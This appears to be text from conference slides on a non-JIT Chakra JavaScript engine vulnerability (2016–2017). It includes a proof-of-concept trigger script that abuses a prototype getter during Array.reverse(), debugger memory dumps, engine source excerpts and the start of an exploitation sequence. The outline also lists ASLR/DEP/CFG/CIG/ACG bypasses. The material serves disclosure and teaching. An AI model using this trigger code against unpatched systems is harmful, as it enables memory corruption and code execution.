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Chakra引擎的非JIT漏洞与利用

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WHO AM I

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目录

CONTENTS

- 1、Chakra vulnerability
- 2、Bypass ASLR & DEP
- 3、Bypass CFG
- 4、Bypass CIG
- 5、Bypass ACG
- 6、Exploit
- 7、Q&A

Chakra vulnerability


The vulnerability was discovered on May 31, 2016.
The vulnerability was fixed in February 2017.

```
0:011> r
rax=0000000000000000 rbx=0000025fdedde7d0 rcx=000100007fffffff
rdx=0000025fdee52bf0 rsi=00000000ffffffff rdi=0000025fdee52bf0
rip=00007ffd5e3c0ddf rsp=000000a1f24fb070 rbp=0000025fdb586860
r8=00000000ffffffff r9=0000025fdee52bf0 r10=00000fffabc781b0
r11=00000000ffffffff r12=be13ffffffc00000 r13=0000025fdeeb3c20
r14=0000000000000000 r15=fffc000000000000

chakra!Js::JavascriptArray::SetItem+0x5f:
00007ffd`5e3c0ddf mov qword ptr [rdx+r11*8+18h],rcx 00000267`dee52bf8=????????
```


Chakra vulnerability

NativeIntArray struct :



Chakra vulnerability

NativeIntArray struct :



Chakra vulnerability

Make var_Array_1 object reach a special state.
Make var_Array_1->length smaller.


```
function start()
{
    var var_Array_1 = new Array(1024);
    var_Array_1.__proto__.__defineGetter__('0', function()
    {
        var_Array_1.length = 0;
        var_Array_1[0x2d] = 1;
        return 1;
    });
    var_Array_1.reverse();

    //... ..
}
start();
```

//Modify array length ←

Chakra vulnerability

Make var_Array_1 object reach a special state.
 $\text{Array.length} < (\text{head.next.left} + \text{head.next.length})$
 $0x2e < (0x03d2 + 0x2e)$



Chakra vulnerability

Make var_Array_1 object reach a special state.

```
Array.length < (head.next.left + head.next.length)  
0x2e          < (0x03d2          + 0x2e)
```

```
0:012> u poi(000001adb691d280)  
chakra!Js::JavascriptNativeIntArray::`vftable':
```

```
0:012> dq 000001adb691d280  
000001ad`b691d280 00007ffd`5e7443c0 000001ad`b6abd9c0  
000001ad`b691d290 00000000`00000000 00000000`00000005  
000001ad`b691d2a0 00000000`0000002e 000001ad`b6910d20  
000001ad`b691d2b0 000001ad`b6910d20 000001ad`b68ad8a0
```

Array.length

Segment point

Chakra vulnerability

Make var_Array_1 object reach a special state.

```
0:012> dd 000001ad`b6910d20 //array.head.segment
000001ad`b6910d20 00000000 00000000 00000012 00000000
000001ad`b6910d30 b6bcfcf0 000001ad 80000002 80000002
000001ad`b6910d40 80000002 80000002 80000002 80000002
000001ad`b6910d50 80000002 80000002 80000002 80000002
000001ad`b6910d60 80000002 80000002 80000002 80000002
000001ad`b6910d70 80000002 80000002 80000002 80000002
```

Left, length, size

Next segment

```
0:012> dd 000001adb6bcfcf0 //array.head.next.segment
000001ad`b6bcfcf0 000003d2 0000002e 0000002e 00000000
000001ad`b6bcfd00 00000000 00000000 80000001 80000002
000001ad`b6bcfd10 80000002 80000002 80000002 80000002
000001ad`b6bcfd20 80000002 80000002 80000002 80000002
000001ad`b6bcfd30 80000002 80000002 80000002 80000002
000001ad`b6bcfd40 80000002 80000002 80000002 80000002
000001ad`b6bcfd50 80000002 80000002 80000002 80000002
```

Left, length, size

Next segment


Chakra vulnerability

Callback function causes length to be modified.
But the ReverseHelper function still uses the **old length**.

```
Var JavascriptArray::ReverseHelper(JavascriptArray* pArr,  
Js::TypedArrayBase* typedArrayBase,  
RecyclableObject* obj, T length, ScriptContext* scriptContext)  
{  
    ... ..  
    if (length % 2 == 0)  
    {  
        pArr->FillFromPrototypes(0, (uint32)length); //call getter, edit length  
    }  
    ... ..  
    seg->left = ((uint32)length) > (seg->left + seg->length) ?  
        ((uint32)length) - (seg->left + seg->length) : 0;  
    seg->next = prevSeg;  
    seg->EnsureSizeInBound();  
    ... ..  
}
```


Chakra vulnerability

Make var_Array_1 object reach a special state.
 $\text{Array.length} < (\text{head.next.left} + \text{head.next.length})$
 $0x2e < (0x03d2 + 0x2e)$



Chakra vulnerability

step 1

Make var_Array_1->head.size smaller.

```
function start()
{
    //... ..

    //delete getter callback.
    delete var_Array_1.__proto__['0'];

    //1. Make var_Array_1->head.size smaller.
    var_Array_1[0x0a] = 1;
    var_Array_1.reverse();

